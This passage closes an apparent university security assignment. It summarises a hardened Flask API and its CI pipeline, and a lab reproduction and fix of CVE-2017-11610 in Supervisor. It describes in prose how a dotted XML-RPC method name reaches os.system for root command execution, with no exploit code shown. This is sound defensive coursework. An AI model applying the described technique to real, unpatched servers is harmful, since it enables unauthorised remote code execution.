Security fixes often change request parsing, dispatch or configuration. A patch that blocks the attack but also breaks legitimate requests is not an acceptable fix. Regression testing proves that both requirements hold: the malicious request is rejected and normal functionality still works. In our verification the XML-RPC request returned an `UNKNOWN_METHOD` fault and no files were created, while the web interface returned 200 and `supervisorctl status` still showed the managed process RUNNING. Without this check we could have "fixed" the service by breaking it.

8. How does knowledge and the ability to reproduce known CVEs help a security specialist (for example, a pentester or SOC analyst)?

Reproducing a CVE builds a concrete understanding of the attacker's sequence of actions, the affected versions and the observable artefacts. A pentester can validate exposure and demonstrate impact to a client instead of reporting a theoretical finding. A SOC analyst can write and test detection rules against the real traffic, distinguish false positives, and prioritise alerts. Incident responders can recognise the exploitation pattern, and defenders can verify that a patch or WAF rule actually blocks the attack. It also supports risk prioritisation and secure configuration baselines.

5. Conclusion

Part I produced a working, tested Flask API that applies the main OWASP protections: ORM-based parameterized queries, output escaping, bcrypt password storage, JWT authentication with strict verification, ownership checks, input validation and security headers. Thirty-one tests pass with 85% coverage, and a three-job GitHub Actions pipeline runs the tests, Bandit SAST and pip-audit SCA on every push with zero findings.

Part II reproduced CVE-2017-11610 in an isolated Docker environment modelled on the Vulhub Supervisor 3.3.2 setup. A single XML-RPC request used a dotted method name to traverse from the RPC namespace to Python's `os.system`, producing root-level command execution. The root cause was an over-permissive XML-RPC dispatcher that resolved arbitrary object attributes instead of restricting calls to one namespace and one bound method. The fix upgrades Supervisor to 3.3.3, whose dispatcher rejects the traversal. Repeating the same request now returns an `UNKNOWN_METHOD` fault and no files are created, while the web

interface and process management still work. The exercise shows that exposed management interfaces and generic dispatch mechanisms can turn a legitimate administration feature into remote code execution, and that a fix must be verified for both security and normal functionality.

6. Appendix — Repository, Pipeline and Fix Folder

Item	Location
Public repository	https://github.com/ynjlzxpl/hdu-internet-security-work1
README (project, API, security, CVE)	README.md in the repository root
Last successful pipeline	https://github.com/ynjlzxpl/hdu-internet-security-work1/actions/runs/39352597970
Fix folder	vulhub-fix/ (Dockerfile, docker-compose.yml, supervisord.conf, diff.patch, README.md)
CVE evidence	docs/cve/evidence/ (raw command output); docs/screenshots/cve-vulnerable.png, cve-fixed.png
CI evidence	docs/screenshots/ci-run-summary.png, sast-bandit.png, sca-pip-audit.png; docs/ci/ reports